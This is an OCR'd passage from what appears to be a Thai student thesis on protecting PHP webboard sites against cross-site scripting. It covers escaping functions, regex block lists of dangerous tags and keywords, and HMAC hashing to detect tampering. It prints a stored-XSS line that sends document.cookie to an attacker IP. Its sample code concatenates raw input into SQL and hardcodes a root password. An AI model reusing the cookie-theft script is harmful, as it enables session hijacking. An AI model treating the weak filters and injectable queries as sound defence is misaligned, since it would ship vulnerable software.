


ภาพที่ 3.18 การโจมตีด้วยการเข้ารหัสข้อมูลที่เป็นอันตรายแบบ base64

คำสั่งข้างต้นเป็นเพียงส่วนหนึ่งของการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) เท่านั้น ยังมีคำสั่งอีกมากมายที่สามารถใช้ในการโจมตีได้

<u>แนวทางการป้องกันการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) ผ่านทางหน้าเว็บไซต์</u>

โดยวิธีการกรองข้อมูลที่คาดว่าจะเป็นคำสั่งการโจมตีครอสไซต์สคริปติ้ง ซึ่งเสนอรูปแบบวิธีการกรองข้อมูลทั้งหมด 6 วิธี ซึ่งสามารถเลือกไปใช้ได้ตามความเหมาะสม



ภาพที่ 3.19 ภาพรวมการกรองข้อมูลที่เป็นการโจมตีครอสไซต์สคริปติ้ง

1. การกรองสัญลักษณ์ที่เป็นอันตรายโดยทำการเปลี่ยนสัญลักษณ์ดังกล่าวเปลี่ยนเป็นเลขฐาน 16

ตารางที่ 3.1 เปรียบเทียบสัญลักษณ์กับเลขฐาน 16 [13]

SYMBOL	HEX
!	21
“	22
&	26
‘	27
(	28
)	29
-	2D
/	2F
;	3B
<	3C
>	3E

ซึ่งเขียนโปรแกรมสำหรับการป้องกันโดยการกรองสัญลักษณ์ที่คาดว่าจะเป็นอันตรายให้เป็นเลขฐาน 16 โดยใช้ Escape Sequence คือรหัสพิเศษที่แทรกลงไปในค่าคงที่สตริง เพื่อใช้ควบคุมการแสดงผลของตัวอักษรในลักษณะต่างๆ เข้ามาช่วย โดยนำข้อมูลที่ป้อนเข้ามา นำมาเข้าฟังก์ชัน changesymboltohex ก่อนแล้วจึงนำไปบันทึกเข้าสู่ฐานข้อมูล

```php
<?php
function changesymboltohex($txt)
{
    $symbol = array(
        '"' =>  '&#x22;',
        '&' =>  '&#x26;',
        "'" =>  '&#x27;',
        '(' =>  '&#x28;',
        ')' =>  '&#x29;',
        '-' =>  '&#x2D;',
        '/' =>  '&#x2F;',
        '<' =>  '&#x3C;',
        '>' =>  '&#x3E;');
    $csthex = str_replace(array_keys($symbol),$symbol,$txt);
    return $csthex;
}
?>
```

ภาพที่ 3.20 การกรองสัญลักษณ์ที่เป็นอันตรายให้เป็นเลขฐาน 16

2. การกรองสัญลักษณ์ที่เป็นอันตรายโดยทำการเปลี่ยนสัญลักษณ์ดังกล่าวเปลี่ยนเป็น HTML NUMBER

ตารางที่ 3.2 เปรียบเทียบสัญลักษณ์กับเลขฐาน HTML NUMBER [14]

SYMBOL	HTML NUMBER
!	&#33
“	&#34
&	&#38
‘	&#39
(	&#40
)	&#41
-	&#45
/	&#47
;	&#59
<	&#60
>	&#62

ซึ่งเขียนโปรแกรมสำหรับการป้องกันโดยการกรองสัญลักษณ์ที่คาดว่าจะเป็นอันตรายให้กลายเป็น HTML NUMBER โดยใช้ Escape Sequence คือรหัสพิเศษที่แทรกลงไปในค่าคงที่สตริง เพื่อใช้ควบคุมการแสดงผลของตัวอักษรในลักษณะต่างๆ เข้ามาช่วย โดยนำข้อมูลที่ป้อนเข้ามา นำมาเข้าฟังก์ชัน changesymboltohtmlnum ก่อนแล้วจึงนำไปบันทึกเข้าสู่ฐานข้อมูล

```php
<?php
function changesymboltohtmlnum($txt)
{
    $symbol = array(
        '!' =>  '&#33',
        '"' =>  '&#34',
        '&' =>  '&#38',
        "'" =>  '&#39',
        '(' =>  '&#40',
        ')' =>  '&#41',
        '-' =>  '&#45',
        '/' =>  '&#47',
        ';' =>  '&#59',
        '<' =>  '&#60',
        '>' =>  '&#62');
    $csthtmlnum = str_replace(array_keys($symbol),$symbol,$txt);
    return $csthtmlnum;
}
?>
```

ภาพที่ 3.21 การกรองสัญลักษณ์ที่เป็นอันตรายให้เป็น HTML NUMBER

3. การกรองสัญลักษณ์ที่เป็นอันตรายโดยทำการเปลี่ยนสัญลักษณ์ดังกล่าวเปลี่ยนเป็น HTML NAME

ตารางที่ 3.3 เปรียบเทียบสัญลักษณ์กับ HTML NAME [15]

SYMBOL	HTML NAME
“	&quot
&	&amp
‘	&apos
<	&lt
>	&gt

ซึ่งเขียนโปรแกรมสำหรับการป้องกันโดยการกรองสัญลักษณ์ที่คาดว่าจะเป็นอันตรายให้กลายเป็น HTML NAME เช่น ทำการเปลี่ยนเครื่องหมาย “>” ให้กลายเป็น “&gt” โดยนำข้อมูลที่ป้อนเข้ามา นำมาเข้าฟังก์ชัน changesymboltohtmlname แล้วจึงนำไปบันทึกเข้าสู่ฐานข้อมูล

```php
<?php
function changesymboltoname($txt)
{
    $symbol = array(
        '\"' => '&quot;',
        '&' => '&amp;',
        "'" => '&apos;',
        '<' => '&lt;',
        '>' => '&gt;');
    $csthex = str_replace(array_keys($symbol),$symbol,$txt);
    return $csthex;
}
?>
```

ภาพที่ 3.22 การกรองสัญลักษณ์ที่เป็นอันตรายให้เป็น HTML NAME

4. การกรองข้อมูลที่โจมตีด้วยการเข้ารหัสแบบ base_64

BASE64 คือ วิธีการเข้ารหัสข้อมูลรูปแบบหนึ่ง ที่จะเปลี่ยนข้อความ หรือข้อมูลต้นฉบับไปเป็นข้อความ หรือข้อมูลชุดใหม่ ที่ไม่สามารถอ่าน หรือรู้ว่าข้อมูลชุดนี้คืออะไร ซึ่งการเข้ารหัสชนิดนี้จะแทนที่ข้อมูลด้วยตัวอักษร 64 ตัว ซึ่งผู้โจมตีสามารถใช้ข้อมูลที่เข้ารหัสแบบ base64 ในการโจมตีได้ ซึ่งการป้องกันโดยการกรองข้อมูลที่คาดว่าเป็นการโจมตีที่เข้ารหัสแบบ base64 ก่อนบันทึกเข้าสู่ฐานข้อมูล

```php
<?php
function filter_base64($txt)
{
    $pattern_fileter_base64 = '/.*base64.*/i';
    return preg_replace($pattern_fileter_base64,'You cannot hack',$txt);
}
?>
```

ภาพที่ 3.23 การกรองข้อมูลที่โจมตีด้วยการเข้ารหัสแบบ base_64

. คือ ตัวอักษรตัวใดก็ได้
* คือ token นี้ “มี” หรือ “ไม่มี” ก็ได้ แล้วจะมีกี่ตัวก็ได้
base64 คือ คำที่ตรงกับคำว่า base64
i คือ จะใช้อักษรตัวใหญ่หรือตัวเล็กก็ให้ความหมายเดียวกัน

5. การกรองข้อมูลที่เป็น TAG อันตราย

ในการโจมตีแบบ Cross-site Scripting ไม่เพียงแต่ใช้ TAG <script> ในการโจมตีเท่านั้น ยังมี TAG อื่นๆที่สามารถใช้ได้ จึงต้องทำการกรอง TAG ที่คาดว่าจะเป็นอันตราย โดยนำข้อมูลที่ป้อนเข้ามา นำมาเข้าฟังก์ชัน filter_tag ก่อนบันทึกเข้าสู่ฐานข้อมูล

```php
<?php
function filter_tag($txt)
{
    $tag = array(
        '/<script[^>]*>/i'  =>  '',
        '/<object[^>]*>/i' =>  '',
        '/<meta[^>]*>/i'    =>  '',
        '/<iframe[^>]*>/i'  =>  '',
        '/<img/\s*src[^>]*>/i' =>  '',
        '/<body[^>]*>/i'    =>  '',
        '/<input[^>]*>/i'   =>  '',
        '/<style[^>]*>/i'   =>  '',
        '/<link[^>]*>/i'    =>  '',
        '/<bgsound[^>]*>/i' =>  '',
        '/<br[^>]*>/i'  =>  '',
        '/<meta[^>]*>/i'    =>  '',
        '/<xss[^>]*>/i' =>  '',
        '/<table[^>]*>/i'   =>  '',
        '/<div[^>]*>/i' =>  '',
        '/<base[^>]*>/i'    =>  '',
        '/<embed[^>]*>/i'   =>  '',
        '/<xml[^>]*>/i' =>  '',
        '/<span[^>]*>/i'    =>  '',
        '/<a\s*href[^>]*>/i' =>  '',
        '/<applet[^>]*>/i'  =>  '',
        '/<isindex[^>]*>/i' =>  '',
        '/<svg[^>]*>/i' =>  ''
        );
    $fttag = preg_replace(array_keys($tag),$tag,$txt);
    return $fttag;
}
?>
```

ภาพที่ 3.24 การกรองข้อมูลที่เป็น TAG อันตราย

[^>] คือ ตัวอักษรทุกตัวที่ไม่ใช่ >

* คือ token นี้ “มี” หรือ “ไม่มี” ก็ได้ แล้วจะมีกี่ตัวก็ได้

\s คือ ช่องว่าง

i คือ จะใช้อักษรตัวใหญ่หรือตัวเล็กก็ให้ความหมายเดียวกัน

6. การกรองข้อมูลคำสั่งที่เป็นอันตราย

การกรองข้อมูลคำสั่งที่เป็นอันตราย โดยนำข้อมูลที่ป้อนเข้ามานำมาเข้าฟังก์ชัน filter_danger_code ก่อนการบันทึกเข้าสู่ฐานข้อมูล

```php
<?php
function filter_danger_code($txt)
{
    $code = array(
        'alert' =>  '',
        'document.cookie' =>    '',
        'confirm'   =>  '',
        'document.domain'   =>  ''
        );
    $ftdcode = str_replace(array_keys($code),$code,$txt);
    return $ftdcode;
}
?>
```

ภาพที่ 3.25 การกรองข้อมูลคำสั่งที่เป็นอันตราย

<u>วิธีที่ 2</u> การโจมตีโดยบันทึกคำสั่งการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) ไว้ในไฟล์หรือฐานข้อมูลโดยตรง วิธีนี้เมื่อผู้ใช้งานเข้าใช้งานหน้าเว็บไซต์จะทำให้โดนคำสั่งจากการโจมตีทันที

1. การโจมตีโดยฝังคำสั่งการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting)ไว้ในไฟล์

```php
<?php
session_start();
require("connect.php");

if(!$_SESSION['USER_NAME']) {
echo "Need to login";
echo "<head> <meta http-equiv=\"Refresh\" content=\"0;url=index.php\" > </head>";
exit(0);
}

include('head.php');
?>
```


```
<script>window.location="http://192.168.225.133/project/hack.php?cook="+document.cookie;</script>
        <div id="content">
          <div class="content_item">
<h1>Cross-site scripting</h1>
```

ภาพที่ 3.26 การโจมตีโดยฝังคำสั่งการโจมตีครอสไซต์สคริปติ้งไว้ในไฟล์

แนวทางการป้องกันการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) โดยฝังข้อมูลที่เป็นอันตรายไว้ในไฟล์ที่เว็บเซิร์ฟเวอร์

ภาพที่ 3.27 กระบวนการการ hash ไฟล์ข้อมูล

ทำการ hash ไฟล์โดยใส่ secret key ในการเข้ารหัสอีกชั้นหนึ่งคือ secret ซึ่งเป็นวิธีการแบบ HMAC และทำการตัด string ตั้งแต่ตำแหน่งที่ 2 ไปจำนวน 9 ตัว เก็บไว้ในตัวแปรที่ 1 และตัด string ตั้งแต่ตำแหน่งที่ 14 ไปจำนวน 14 ตัว เก็บไว้ในตัวแปรที่ 2 แล้วนำตัวแปรที่ 2 มาต่อเข้ากับตัวแปรที่ 1 เพื่อความปลอดภัยมากขึ้นสำหรับเก็บไว้ใช้ในการยืนยันการตรวจสอบว่าข้อมูลในไฟล์ไม่ได้ถูกแก้ไข แล้วนำไปบันทึกเข้าสู่ฐานข้อมูล



ภาพที่ 3.28 ฐานข้อมูล XSS_D เก็บ hash ไฟล์ข้อมูลของเว็บไซต์

ซึ่งการเก็บข้อมูล hash ของไฟล์จะเก็บ ไว้ในฐานข้อมูล XSS_D ที่แยกออกจาก Web System ที่ตาราง hashfile เพื่อเพิ่มความปลอดภัยจากการโจมตีมากขึ้น

```php
<?php
$connectl = mysql_connect("localhost","root","12345678","TRUE");
mysql_select_db('webboard',$connectl);
mysql_query("SET NAMES 'utf8'",$connectl);

$connect2 = mysql_connect("localhost","root","12345678","TRUE");
mysql_select_db('hash',$connect2);
mysql_query("SET NAMES 'utf8'",$connect2);

$sql = "SELECT * FROM file";
$queryl = mysql_query($sql,$connectl) or die(mysql_error());
while($result = mysql_fetch_array($queryl)){
    $id_file = $result['file_id'];
    $file = $result['name'];
    echo $id_file;
    echo $file;
    $hashfile = hash_hmac_file('md5', $file, 'secret');
    echo $hashfile;
    $hashback = substr($hashfile, 2, 9);
    $hashfront = substr($hashfile, 14, 14);
    $hashtrue = $hashfront.$hashback;
    echo $hashtrue;
    $sql = "INSERT INTO hashfile (file_id,hashfile) VALUES ";
    $sql .= "('{$id_file}','{$hashtrue}')";
    $query2 = mysql_query($sql,$connect2) or die(mysql_error());
}
?>
```

ภาพที่ 3.29 โค๊ดสำหรับการ hash ข้อมูลไฟล์

2. การโจมตีโดยโดยฝังคำสั่งการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) ในฐานข้อมูล

เนื่องจากปัจจุบันมีการใช้ระบบการจัดการเนื้อหาของเว็บไซต์ (Content Management System : CMS) ทำให้มีการเก็บข้อมูลเนื้อหาต่างๆ ของหน้าเว็บไซต์ไว้ในฐานข้อมูล

←T→			id	module	topic	detail
☐	✎	✕	1	home	ยินดีต้อนรับครับ	ตัวอย่างการเขียน CMS <h1>Cross-site scrip...
☐	✎	✕	2	about	การติดต่อ	0812231122

ภาพที่ 3.30 ข้อมูลในฐานข้อมูลระบบจัดการเนื้อหาของเว็บไซต์


เมื่อถูกโจมตีโดยเข้ามาแก้ไขในฐานข้อมูลจะทำให้ผู้ใช้งานที่เข้าใช้งานเว็บไซต์ดังกล่าวโดนโจมตีไปด้วย

	id	module	topic	detail
	1	home	ยินดีต้อนรับครับ	<script>window.location="http://192.x.x.x/project/...
	2	about	การติดต่อ	0812231122

ภาพที่ 3.31 การโจมตีครอสไซต์สคริปติ้งในฐานข้อมูลระบบจัดการเนื้อหาของเว็บไซต์

ซึ่งจะทำให้ผู้ที่เปิดใช้งานเว็บไซต์ทั้งหมดถูกโจมตีด้วยคำสั่งที่ผู้โจมตีทำการบันทึกไว้ในฐานข้อมูล


แนวทางการป้องกันการฝังคำสั่งที่เป็นอันตรายไว้ในฐานข้อมูลโดยตรง



ภาพที่ 3.32 กระบวนการการ hash ข้อมูลในฐานข้อมูล

ทำโดยการนำข้อมูลในฐานข้อมูลทุกฟิลด์ใน 1 แถว มารวมกัน แล้ว hash ข้อมูล โดยใส่ secret key ในการเข้ารหัสอีกชั้นหนึ่งคือ secret เรียกว่ากระบวนการ HMAC และทำการตัด string ตั้งแต่ตำแหน่งที่ 2 ไปจำนวน 9 ตัว เก็บไว้ในตัวแปรที่ 1 และ ตัด string ตั้งแต่ตำแหน่งที่ 14 ไปจำนวน 14 ตัว เก็บไว้ในตัวแปรที่ 2 แล้วนำตัวแปรที่ 2 มาต่อเข้ากับตัวแปรที่ 1 เพื่อความปลอดภัย

มากขึ้นสำหรับเก็บไว้ใช้ในการยืนยันการตรวจสอบว่าข้อมูลในฐานข้อมูลไม่ได้ถูกเปลี่ยนแปลงแก้ไข แล้วนำไปบันทึกเข้าสู่ฐานข้อมูล



ภาพที่ 3.33 ฐานข้อมูล XSS_D เก็บ hash ข้อมูลในฐานข้อมูล

ซึ่งการเก็บข้อมูล hash ของข้อมูลในฐานข้อมูลจะเก็บ ไว้ในฐานข้อมูล XSS_D ที่แยกออกจาก Web System ที่ตาราง hashdatabase เพื่อเพิ่มความปลอดภัยจากการโจมตีมากขึ้น

```php
<?php
$connect1 = mysql_connect("localhost","root","12345678","TRUE");
mysql_select_db('webboard',$connect1);
mysql_query("SET NAMES 'utf8'",$connect1);

$connect2 = mysql_connect("localhost","root","12345678","TRUE");
mysql_select_db('hash',$connect2);
mysql_query("SET NAMES 'utf8'",$connect2);

$sql = "SELECT * FROM site";
$query1 = mysql_query($sql,$connect1) or die(mysql_error());
while($result = mysql_fetch_array($query1)){
    $database_id = $result['id'];
    $text= $result['topic'].$result['module'].$result['data'];
    $hashdatabase = hash_hmac('md5', $text, 'secret');
    $hashback = substr($hashdatabase, 2, 9);
    $hashfront = substr($hashdatabase, 14, 14);
    $hash = $hashfront.$hashback;
    $sql2 = "INSERT INTO hashdatabase (database_id,hashdatabase) VALUES ";
    $sql2 .= "('{$database_id}','{$hash}')";
    $query2 = mysql_query($sql2,$connect2) or die(mysql_error());

}
?>
```

ภาพที่ 3.34 โค๊ดที่ทำการ hash ข้อมูลในฐานข้อมูล

บทที่ 4

ผลการทดลอง

ผลการทดสอบเพื่อป้องกันการโจมตี Cross-site Scripting โดยใช้เทคนิคต่างๆ ดังที่กล่าวไว้ ตั้งแต่ต้นตามรูปแบบต่างๆ ดังต่อไปนี้

4.1 ผลการป้องกันโดยกรองข้อมูลที่เป็นอันตราย

4.2 ผลการป้องกันการฝังคำสั่งที่เป็นอันตรายไว้ในไฟล์หรือฐานข้อมูล โดยการตรวจสอบ ความถูกต้องด้วยวิธีการ hash

4.3 ผลการทดลองเปรียบเทียบประสิทธิภาพ

4.4 การเปรียบเทียบกับงานวิจัยอื่นๆ

4.1 ผลการป้องกันโดยกรองข้อมูลที่เป็นอันตราย

4.1.1 ผลการทดสอบการกรองสัญลักษณ์ที่มากับคำสั่งที่เป็นอันตรายโดยเปลี่ยนเป็นเลขฐาน 16 ทดสอบโดยการเรียกใช้ฟังก์ชัน changesymboltohex เพื่อทำการเปลี่ยนสัญลักษณ์ที่คาดว่าจะแฝงมากับคำสั่งที่เป็นอันตรายกลายเป็นเลขฐาน 16 แล้วจึงนำไปบันทึกเข้าสู่ฐานข้อมูล

```php
<?php
session_start();
require 'connect.php';
function changesymboltohex($txt)
{
    $symbol = array(
        '"' =>  '&#x22;',
        '&' =>  '&#x26;',
        "'" =>  '&#x27;',
        '(' =>  '&#x28;',
        ')' =>  '&#x29;',
        '-' =>  '&#x2D;',
        '/' =>  '&#x2F;',
        '<' =>  '&#x3C;',
        '>' =>  '&#x3E;');
    $csthex = str_replace(array_keys($symbol),$symbol,$txt);
    return $csthex;
```

ภาพที่ 4.1 กรองสัญลักษณ์ที่มากับคำสั่งที่เป็นอันตรายโดยเปลี่ยนเป็นเลขฐาน 16

```
}
if($_POST['addtopic']!="")
{
    date_default_timezone_set('Asia/Bangkok');
    $topic = trim($_POST['topic']);
    $detail = trim($_POST['detail']);
    $name = trim($_POST['name']);
    $email = trim($_POST['email']);
    $created = date('Y-m-d H:i:s');
    $topicfilter = changesymboltohex($topic);
    $sql = "INSERT INTO questions (topic,detail,name,email,created) VALUES ";
    $sql .= "('{$topicfilter}','{$detail}','{$name}','{$email}','{$created}')";
    $query2 = mysql_query($sql);
    echo "Success";
    mysql_close();
    echo "<head> <meta http-equiv=\"Refresh\" content=\"0;url=webboard.php\" > </head>";
}
?>
```

ภาพที่ 4.1 กรองสัญลักษณ์ที่มากับคำสั่งที่เป็นอันตรายโดยเปลี่ยนเป็นเลขฐาน 16 (ต่อ)

ทดสอบโดยการใส่คำสั่งที่เป็นอันตราย

Click_Here

เข้าไปที่ หัวข้อ (topic) ของเว็บบอร์ดแล้วทำการบันทึกเข้าสู่ฐานข้อมูล เมื่อทำการบันทึกเข้าสู่ฐานข้อมูลจะได้

Click_Here

ซึ่งได้ทำการเปลี่ยนสัญลักษณ์ที่คาดว่าจะแฝงมากับคำสั่งที่เป็นอันตรายให้กลายเป็นเลขฐาน 16 แล้ว

	id	topic	detail	name	email	created	view	reply
	153	<a href=# onclick = "document.locat...	dd	dd	dd	2017-07-16 15:21:47	0	0

ภาพที่ 4.2 ฐานข้อมูลที่ถูกกรองเปลี่ยนเป็นเลขฐาน 16

และเมื่อระบบทำการดึงข้อมูลจากฐานข้อมูลกลับมาแสดงที่หน้าเว็บไซต์ก็จะแปลงจากเลขฐาน 16 กลับมาเป็นสัญลักษณ์เหมือนเดิมโดยที่จะไม่ทำคำสั่งที่เป็นอันตราย ทำให้ผู้ใช้งานดูเหมือนไม่ได้มีการเปลี่ยนแปลงข้อมูลที่บันทึกเข้าไป

ภาพที่ 4.3 การนำกลับมาแสดงที่หน้าเว็บไซต์จากฐานข้อมูลที่ถูกเปลี่ยนเป็นเลขฐาน 16

จะเห็นว่ามีสัญลักษณ์บางตัวที่ไม่แปลงจากเลขฐาน 16 กลับมาเป็นสัญลักษณ์ เนื่องจากเบราว์เซอร์ยังไม่รองรับการแปลงกลับ

4.1.2 ผลการทดสอบการกรองสัญลักษณ์ที่มากับคำสั่งที่เป็นอันตรายโดยเปลี่ยนเป็น HTML NUMBER ทดสอบโดยการเรียกใช้ฟังก์ชัน changesymboltohtmlnum เพื่อทำการเปลี่ยนสัญลักษณ์ที่คาดว่าจะแฝงมากับคำสั่งที่เป็นอันตรายกลายเป็น HTML NUMBER แล้วจึงนำไปบันทึกเข้าสู่ฐานข้อมูล

```php
<?php
session_start();
require 'connect.php';
function changesymboltohtmlnum($txt)
{
    $symbol = array(
        '!' =>  '&#33',
        '"' =>  '&#34',
        '&' =>  '&#38',
        "'" =>  '&#39',
        '(' =>  '&#40',
        ')' =>  '&#41',
        '-' =>  '&#45',
        '/' =>  '&#47',
        ';' =>  '&#59',
        '<' =>  '&#60',
        '>' =>  '&#62');
    $csthtmlnum = str_replace(array_keys($symbol),$symbol,$txt);
    return $csthtmlnum;
}
if($_POST['addtopic']!="")
{
    date_default_timezone_set('Asia/Bangkok');
    $topic = trim($_POST['topic']);
    $detail = trim($_POST['detail']);
    $name = trim($_POST['name']);
    $email = trim($_POST['email']);
    $created = date('Y-m-d H:i:s');
    $topicfilter = changesymboltohtmlnum($topic);
    $sql = "INSERT INTO questions (topic,detail,name,email,created) VALUES ";
    $sql .= "('{$topicfilter}','{$detail}','{$name}','{$email}','{$created}')";
    $query2 = mysql_query($sql);
    echo "Success";
    mysql_close();
    echo "<head> <meta http-equiv=\"Refresh\" content=\"0;url=webboard.php\" > </head>";
}
?>
```

ภาพที่ 4.4 กรองสัญลักษณ์ที่มากับคำสั่งที่เป็นอันตรายโดยเปลี่ยนเป็น HTML NUMBER

ทดสอบโดยการใส่คำสั่งที่เป็นอันตราย

Click_Here

เข้าไปที่ หัวข้อ (topic) ของเว็บบอร์ดแล้วทำการบันทึกเข้าสู่ฐานข้อมูล เมื่อทำการบันทึกเข้าสู่ฐานข้อมูลจะได้

